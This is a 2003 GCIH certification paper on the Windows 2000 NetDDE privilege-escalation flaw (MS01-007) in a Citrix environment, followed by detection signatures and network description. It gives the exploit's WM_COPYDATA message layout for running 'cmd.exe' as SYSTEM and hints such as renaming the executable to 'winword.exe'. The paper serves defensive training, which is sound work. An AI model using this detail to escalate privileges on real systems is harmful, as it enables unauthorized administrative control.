Use offense to inform defense.
Find flaws before the bad guys do.

Hacker Techniques, Exploits, and Incident Handling

Windows 2000 Network DDE Escalated Privileges Vulnerability In The Citrix Metaframe Environment

GIAC Certified Incident Handler (GCIH)
Certification Practical Assignment
Version 3

Submitted By

Denis E. Brooker
15 December 2003

Abstract

This paper constitutes the Practical Assignment portion of the certification requirements (version 3.0) for the GIAC Certified Incident Handler (GCIH) certification submitted by Denis E. Brooker. The work in this paper will demonstrate mastery of the course material and will help to improve the state of practice of information security as outlined in the Practical Assignment as the objectives of the assignment.

Administrative Note

For security purposes, the actual "target" of this paper will be obfuscated to prevent revealing any information that might be detrimental to the security of the company. While it is true that all information gathered from public sources is publicly available, the identity of the company in this paper will be withheld completely. It will be referred to as XYZ Company at www.XYX.com.

Part 5 of this paper is a demonstration of the Incident Handling process. In order to perpetuate the demonstration and provide the strongest learning experience possible, a fictitious incident has been created that occurs at the company. Certain assumptions and results will be made during this presentation of the incident in order to help present the Incident Handling process. The Incident Handling process will be followed step by step in order to describe process in detail.

Part 1: Statement of Purpose

The Windows 2000 Network DDE Escalated Privileges Vulnerability and its use in the Citrix Metaframe environment will be explored in detail. This particular vulnerability must be executed from a local login making it perfect and especially effective in a Citrix Metaframe environment where Citrix logins appear local from the operating systems perspective.

This paper will demonstrate the attack in detail in the process of meeting several objectives. First, it will explain the attack in intimate detail including how it works and what vulnerability it exploits. Meeting this objective will include an in-depth discussion of Network DDE, how it works, and how it is exploited. Second, it will describe the environment that must be in place for the attack to be successful and useful. The environment is a critical factor for the exploit to be effective. Since the attacker is a normal user, certain conditions must be met in order for the attack to be run. Third, it will describe the stages of the attack and show that a normal user can achieve escalated privileges using the attack after accessing the system. Fourth, it will demonstrate that the escalated privileges obtained can be used to further escalate privileges by creating a new local user with full administrative access. Fifth, it will explain and demonstrate the step-by-step incident handling process.

The purpose of this attack is to allow an authorized, normal user to escalate his/her privileges in order to access and execute files that would normally be restricted by access control lists and other permissions. In effect, a normal user could have full

administrative control over the Citrix Server by using this attack. This is possible because in Windows 2000, the Network DDE Service runs under SYSTEM privileges and the exploit allows the normal user to execute code under the Network DDE Service.[1]

The attack will be demonstrated on a test network where a Windows 2000 Server is operating with Citrix Metaframe. The test network mirrors a small portion of an actual production network of a Fortune 500 company. The actual network will be used to describe how the exploit would be used in the "real world", but the demonstration and accompanying screenshots will come from the test network. The Citrix server used in the test network will be publishing a desktop for normal clients to use in order to keep the demonstration as simple as possible, though the exploit could easily be run from other published applications such as Windows Explorer using batch files. A normal user, with no administrative or privileges other than "user", will be created and given access to the desktop. It will then be shown that the test user cannot perform administrative functions on the local machine. Then by use of the Network DDE Escalated Privileges Vulnerability, it will be demonstrated that the normal user can now achieve administrator status on that Citrix server.

Part 2: The Exploit

Name. Windows 2000 Network DDE Escalated Privileges Vulnerability. DDE stands for Dynamic Data Exchange.[2] This vulnerability is tracked under CVE 2001-0015[3] published February 5 2001, Microsoft Security Bulletin MS01-007[4] issued on February 5, 2001 and updated on July 10, 2003, Cert Vulnerability Note VU#: 107280[5] published February 5, 2001 and updated July 13, 2003, and CIAC Security Bulletin L-044[6] issued February 5, 2001. The original bulletin was issued throughout the information security realm on February 5, 2001 indicating that it did not apply to Terminal Services. On February 8, 2001, Microsoft reissued the bulletin amending it to include Terminal Services and by extension, the Citrix Metaframe environment. A new patch was

[1] @Stake. "NetDDE Message Vulnerability". @Stake. 5 February 2001.
URL: http://www.atstake.com/research/advisories/2001/a020501-1.txt (20 October 2003)
[2] Webopedia. "DDE". Webopedia. No Publish Date. URL: http://www.webopedia.com/TERM/D/DDE.html (20 October 2003)
[3] Security Focus. "Microsoft Windows 2000 Network DDE Escalated Privileges Vulnerability". SecurityFocus. 5 February 2001 URL: http://www.securityfocus.com/bid/2341/info/ (20 October 2003) and Mitre.org. "Common Vulnerabilities and Exposures, The Key to Information Security CVE 2001-0015". Mitre.Org. 5 February 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0015 (20 October 2003)
[4] Microsoft Corporation. "Microsoft Security Bulletin MS01-007", Microsoft, 5 February 2001. URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp
[5] CERT Coordination Center. "Microsoft Windows 2000 Network Dynamic Data Exchange (DDE) executes code as Local System". Cert.Org. 13 July 2002. URL: http://www.kb.cert.org/vuls/id/107280 (20 October 2003)
[6] CIAC Bulletin. "Microsoft Network DDE Agent Request Vulnerability". U.S. Department of Energy. 9 February 2001. URL: http://www.ciac.org/ciac/bulletins/l-044.shtml

released on August 15, 2001 to deal with a Post SP2 packaging issue. The final bulletin release was July 10, 2003 to correct links to Windows Update.[7]

This vulnerability did not exist in Windows NT 4.0 because the security context of the DDE Agent was that of the logged in user. This means that running code through the DDE Agent would not result in elevated privileges. In Windows 2000, however, the DDE Agent was set to run as a service under the Local System security context.[8] Therefore, running code under the DDE service in Windows 2000 results in the code running under the System Context, which is in effect a local administrator.

Operating System. The following operating systems are susceptible to this exploit: Citrix MetaFrame running on Microsoft Windows 2000 Server, Professional, and Advanced Server. Microsoft Windows 2000 Advanced Server SP1, Microsoft Windows 2000 Advanced Server, Microsoft Windows 2000 Professional SP1, Microsoft Windows 2000 Professional, Microsoft Windows 2000 Server SP1, Microsoft Windows 2000 Server, Microsoft Windows 2000 Terminal Services running on Microsoft Windows 2000 Advanced Server, Microsoft Windows 2000 DataCenter Server, or Microsoft Windows 2000 Server.[9] Originally it was thought that this exploit would require the user to log on to the local machine in order to execute it. It was subsequently discovered that by use of Terminal Services, and by extension Citrix Metaframe services, the exploit could be run remotely.

This paper will focus on the use of Citrix Metaframe making the exploit possible without direct physical access to the server.

Protocols/Services/Applications. The exploit functions by using the Network Dynamic Data Exchange Service. According to Microsoft "The network dynamic data exchange (network DDE) functions enable a process to establish conversations with processes running on different computers in a network."[10]

Network DDE basically works by establishing communication sessions between trusted shares managed by a DDE Share Database Manager and accessed by the Network DDE Agent. The Network DDE Share Database Manager (Network DDE DSDM) and Network DDE Agent (Network DDE) both run as services logged on as SYSTEM as shown in the following screenshot. This is critical to understand as it is what makes the exploit possible and powerful and also presents a method of preventing the attack that will be covered in more detail later in the paper. It is also critical to understand that if the services are not running, the exploit is impossible to execute.


---

[7] Microsoft Corporation. "Microsoft Security Bulletin MS01-007, Revisions". Microsoft. 5 February 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp

[8] Microsoft Corporation. "Microsoft Security Bulletin MS-01-007, Frequently Asked Questions". Microsoft. 5 February 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp (22 October 2003)

[9] Security Focus. "Microsoft Windows 2000 Network DDE Escalated Privileges Vulnerability", SecurityFocus, 5 February 2001. URL: http://www.securityfocus.com/bid/2341/info/ (22 October 2003)

[10] Microsoft Corporation. "Network Dynamic Data Exchange". Microsoft. No Publication Date. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/base/network_dde_functions.asp (23 October 2003)



Running as a service under the SYSTEM context gives the application very powerful rights on the local machine, but does not give additional rights to the Domain. However, once a trusted system like a Citrix Server is compromised, there are other techniques that may be used to achieve elevated privileges on a Domain. This makes protecting against this exploit even more critical in the Citrix environment, but the details of these additional exploits are beyond the scope of this particular paper and will not be described in detail.

DDE was intended to give Microsoft networking additional and very powerful abilities. There are numerous DDE functions that can be called through DDE that are well documented in MSDN on the Microsoft website.[11] In addition to functions, the NDDESHAREINFO[12] structure is also defined in Network DDE where several "members" are explained. Here, information is predefined for retrieval from the NetDDE Share Database Manager. It is here that the DDE commands that make this exploit possible are contained.

The NetDDE Share Database Manager keeps a table of available NetDDE shares and manages multiple DDE connections. This service is by default set to manual start.

[11] Microsoft Corporation. "Network Dynamic Data Exchange". Microsoft. No Publication Date. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/base/network_dde_functions.asp

[12] Ibid.

Once started, an invisible IPC window is created on the logged-in user's desktop for communication with DDE enabled applications.[13] DDE enabled applications can call the NetDDE agent and issue commands. Therefore, the exploit is simply a DDE enabled application that is used to run specific commands

Variants. There are no known variations to this exploit, although it can be used in several different forms by adding different commands that will be run in the SYSTEM context and it can be run against different types of servers. In general, the exploit requires the attacker to have access to the local system, but there are exceptions to this requirement. In the case outlined in this paper, the exploit is against a Citrix Metaframe server, which makes it especially dangerous as the attack can be executed from a remote location. This remote access may be from the Internet. In the company referenced in this paper, a Citrix Secure Gateway is configured to allow Citrix access from the Internet. The exploit may also be combined with remote control tools like PCAnywhere®, VNC®, or Dameware ® to access the local machine.

Description. This exploit works simply because it does what the program was intended to do, establishes communications channels that will accept and execute DDE commands from DDE enabled applications. Since the services that are DDE run under a SYSTEM context, they have very broad powers on the local machine. It should be noted that someone that has privileges to log on to the computer, either locally, through Terminal Services, or through Citrix Metaframe can execute this exploit. In other words, the user must have at least minimal user privilege and a NetDDE enabled application in order to execute the attack.

The primary DDE command handled by the NetDDE window used for the exploit is the "WM_COPYDATA" message. It is used to pass a block of memory from one process to another. Once the block of memory is passed to a legitimate share, the command ASCIIZ string can be executed. This is what is used to exploit the weakness in security for NetDDE. Sending the "WM_COPYDATA" message in the proper format can include sending a command to be executed. When this command is executed, it is executed with SYSTEM privileges.

According to AtStake, the "WM_COPYDATA" message sends the block of memory in the following format:[14]

```
4 bytes - E1 DD E1 DD  (magic number: 0xDDE1DDE1)
4 bytes - 01 00 00 00  (unknown: 0x00000001)
4 bytes - 01 00 00 00  (unknown: 0x00000001)
8 bytes - 05 00 00 09
          00 00 00 01  (DDE Share Mod Id)
4 bytes - CC CC CC CC  (unknown: unused?)
ASCIIZ  - "SHARENAME$" (null terminated string: DDE Trusted Share
                        Name)
```

[13] @Stake. "NetDDE Message Vulnerability", @Stake, 5 February 2001
URL: http://www.atstake.com/research/advisories/2001/a020501-1.txt (29 October 2003)
[14] ibid.

ASCIIZ - "cmd.exe" (null terminated string: DDE Server Startup Command)

The first 12 bytes are passed to the windows procedure, it checks to see that they match what is shown above. When they do not match, the message handler will error out, passing the second 12 bytes and the ASCIIZ code to the process. Since the second 12 bytes have no known affect, the ASCIIZ code is run. The first part of the ASCIIZ code identifies the DDE Trusted Share to be used. The process checks for this DDE Trusted Share and, if found, executes the second part of the ASCIIZ code, which is a normal windows command such as "cmd.exe" that is run using the SYSTEM context.[15] The exploit code is designed to input the windows command as a passed parameter from the command line.

In developing the exploit, one problem would be to find a trusted share that will accept the exploit code. If DDE is not normally used, you would think there would be no shares to exploit. Microsoft, in its effort to be user friendly however, has provided several DDE Trusted Shares by default, which can be used in the exploit. The installed trusted shares are detected using the DDESHAREENUM command within the exploit code and the exploit is run against each of the shares until it is successful or there are no more shares to run.

Signatures of the attack.


There are several signatures that may be noticed before, during, or after an attack if an astute systems administrator or information security team is monitoring the systems. This attack is performed on a server console, over Terminal Services, or over Citrix Services, which are encrypted, making any detection through Network IDS signatures impossible. Detection will therefore depend upon Host-Based Intrusion Detection, log monitoring, or other system monitoring.

Here are some of the signatures of the attack that can be watched for:

First, as stated earlier, the attack totally depends upon the Network DDE service being in a "Started" state. This service is by default set to manual and not started on system startup. In situations where applications use the service, it may be set to automatically start, but that would be the exception and not the rule. Therefore, one signature of the attack would be Network DDE services started on a server that would normally have them stopped.


Second, the exploit depends on the ability of the user to run code on the system. That code would have to come from somewhere so there will be some means of transferring the code from an outside entity to the victim machine. This file will be in the form of an executable, so it may be possible to detect the unknown executable file if the system is in a tightly controlled environment. If users are allowed to routinely run any executable they desire, detection of this process could be more difficult.

[15]@Stake. "NetDDE Message Vulnerability". @Stake. 5 February 2001
URL: http://www.atstake.com/research/advisories/2001/a020501-1.txt (29 October 2003)



In this example, it would be easy to recognize the problem with the name of the attack so obvious, but the attack executable could be named anything. Even in tightly controlled environments, the attack executable could be named to a legitimate process name such as "winword.exe", making it much more difficult to detect.

Third, the usefulness of the attack is in the ability to perform administrative level tasks in order to gain some additional privileges. These types of activities such as creating additional users, increasing privilege levels, adding members to groups, etc., would not normally by done by the SYSTEM user. These activities would be logged in the event logs, assuming a minimum level of security logging were enabled. In order to detect the creation of a user or the addition of a user to a group, the Account Management category must be audited.[16] This may be set using the Local Security Settings\Local Policies\Audit Policies as shown in the partial screenshot below:




The eTrust Audit program[17] is a host based intrusion detection system used on all company hosts, Windows based, Unix based, and Mainframe. eTrust Audit gives the ability to control this auditing per server or group of servers directly from the eTrust

[16]Murray, James D. Windows NT Event Logging, Sebastopol, Ca: O'Reilly, September 1998, pp 262.


[17] Computer Associates. "eTrust Audit – Audit Log Repository". Computer Associates. Copyright 2003. URL: http://www3.ca.com/Solutions/Product.asp?ID=157 (13 December 2003)

Audit Policy Manager Console. By going to the properties of the NT policy, you can select auditing categories for either success or failure as shown in the next screenshot. The effects of these settings are cumulative with the setting already established by the Local Security Settings Audit Policy. The use of eTrust Audit to set the audit policy provides a very powerful ability to control the audit settings across a great many number of servers from one centralized location and is a key feature of the product.



Using the security tools at our disposal makes the possibility of detecting the signatures of this attack much greater. ETrust Audit can also be set to alert the Security Team via email or other alerting mechanisms. Without these tools, an Administrator or Security Team would have to manually review the logfiles. Unfortunately, the logfiles on a Citrix server can be quite extensive making it very difficult to manually review logs.

As an example of the SYSTEM user accomplishing tasks that are unusual, the SYSTEM starting MMC would be a red flag for a serious security problem:



Once a new user is created, the task of detecting unauthorized administrator activity may become more difficult as any the user making the change may be any name. Detection in this case may rely on a good accounting of the users that should be on the systems and have administrative access. Creating audit reports showing the Account Management activity may reveal an unauthorized user making changes. eTrust Audit has the capability of providing such reports.

Part 3: The Platforms/Environments

Victims Platform.

The victim platform for this attack is a Windows 2000 Advanced Server in the Citrix Metaframe environment. Citrix is used in the environment to publish and serve applications to the desktop clients. This removes the applications from the users workstations, thereby reducing the amount of desktop support required. This is an important feature in this network considering the number of workstations involved. In order to support such a great number of workstations, there are numerous servers running Citrix, making the targets for the attack numerous. The servers are set up in a "farm" where the Citrix system assigns servers to the individual requests as they come in, providing load balancing and redundancy. The method that the Citrix server farm uses to assign servers to requests also makes the target selection random within the farm.

The servers in the farm were built and established as production machines prior to the release of Service Pack 1 and have not been updated with the current Service Packs or Security Patches. It was felt by the Senior IT Staff that the firewalls at the perimeter provided sufficient protection and that the risk of updating servers that provided all office applications to the entire Fortune 500 organization was too great for the amount of risk mitigated. This is not a position shared by the Security Team, but the politics of the situation have so far favored the Senior IT Staff. As a result, the Security

Team has implemented full auditing and has created specific rules to monitor the Citrix server farm.

Source/Target Network

The Source and Target Network discussion has been combined in this instance because they are one and the same. This attack requires access in the form of an authorized user account with Citrix or Terminal Service access to be successful. Otherwise, direct access to the target host must be obtained.


The network that is the subject of this report is a very large network belonging to a fortune 500 company. It consists of numerous different subnets connected through frame-relay to most states in the continental U.S. There are over 1200 Windows based servers, over 200 non-Windows hosts, hundreds of routers, switches, and other network devices, and over 14,000 users and workstations.

In order to keep the paper focused on the subject attack, the entirety of the network will not be covered, rather the focus will remain on the portion of the network subjected to and affected by the attack, the Citrix Server Farm.

The production Citrix Server Farm is an operational network consisting of 234 Citrix Metaframe servers. Each server is identical to all the others, all created by Symantec Ghost® images. Identical servers combined with roaming profiles mean that regardless of the server that is used, the options, programs, parameters, etc., are the same each time a user logs into the system. The user is unaware of the Citrix server being used on any particular session, although there are ways to find out using the privileges gained by the exploit.

Applications available through the Citrix Server Farm are published to the users by the users group membership. Different groups have different requirements and will see different applications. All users must have the ICA Client installed on the workstation they use. The ICA Client causes the applications to appear as though they are running on their local workstation, when it is actually served from the Citrix server where they connected. Applications that can be published are relatively unlimited, though we have found a few of the older DOS based applications that will not function properly.


In this environment, the Microsoft Office® applications are published along with a few additional tools as shown in the following applications screenshot. This particular screenshot is published for the IT Server Administration department and features the Desktop application being published. This literally produces a full desktop giving full access, including access to a command prompt, and applications according to the users profile.



Other than the desktop application, this is the default set of applications published for all users. Another application on this screen of particular importance to this paper is the Windows Explorer. While we will assume a published desktop for simplicity sake, the presence of this application makes the attack possible without the desktop as the attacker can simply write batch files to execute the necessary commands. Other applications that can execute the command line can also be used, including Microsoft Access.

Another critical component of the system is the Citrix Secure Gateway. This device is located within the DMZ with the other Internet Accessible servers such as web servers, mail servers, etc. Its purpose is to provide the ability for outside authorized users, such as employees from home or on the road, to access the Citrix Server Farm.

The gateway is protected by SSL encryption plus two-factor authentication. In addition to the normal Windows login credentials, Citrix Secure Gateway users much supply a “Passcode” for access. The passcode consists of a predetermined 4 digit PIN code and a six digit RSA SecurID code available if the user has possession of an authorized RSA SecurID token. The login screen for Citrix Secure Gateway is shown below:



This configuration makes accessing the Citrix Server Farm through the Internet a safe prospect. The only big risk remaining is that of a Trojan that would allow an attacker to monitor a connection from a compromised Internet workstation and/or log keystrokes. Protection from this risk is through a program developed by a company called Whole Security[18] and their "Confidence"® product.

When you first attempt to log onto the corporate Citrix Secure Gateway, you will be prompted to approve the installation of an Active-X component. If you disapprove, you will not be allowed to log in. If you approve, you see the following screen:

[18]Whole Security Corporation. "Whole Security Home Page", Whole Security. No Publication Date. URL: http://www.wholesecurity.com/ (15 November 2003)

Note: The actual screen shows the company logo across the top, above WholeSecurity, Inc., but has been removed for security reasons.

The Citrix Secure Gateway, along with the other servers in the DMZ, is protected from the Internet by a PIX 520 Firewall. This firewall is configured to allow only those connections necessary for functionality. Full logging is also accomplished to monitor DMZ activity.

Servers in the DMZ are protected by eTrust Audit, including the Citrix Secure Gateway server. The DMZ itself is protected by a series of Snort Network Based Intrusion Detection sensors.

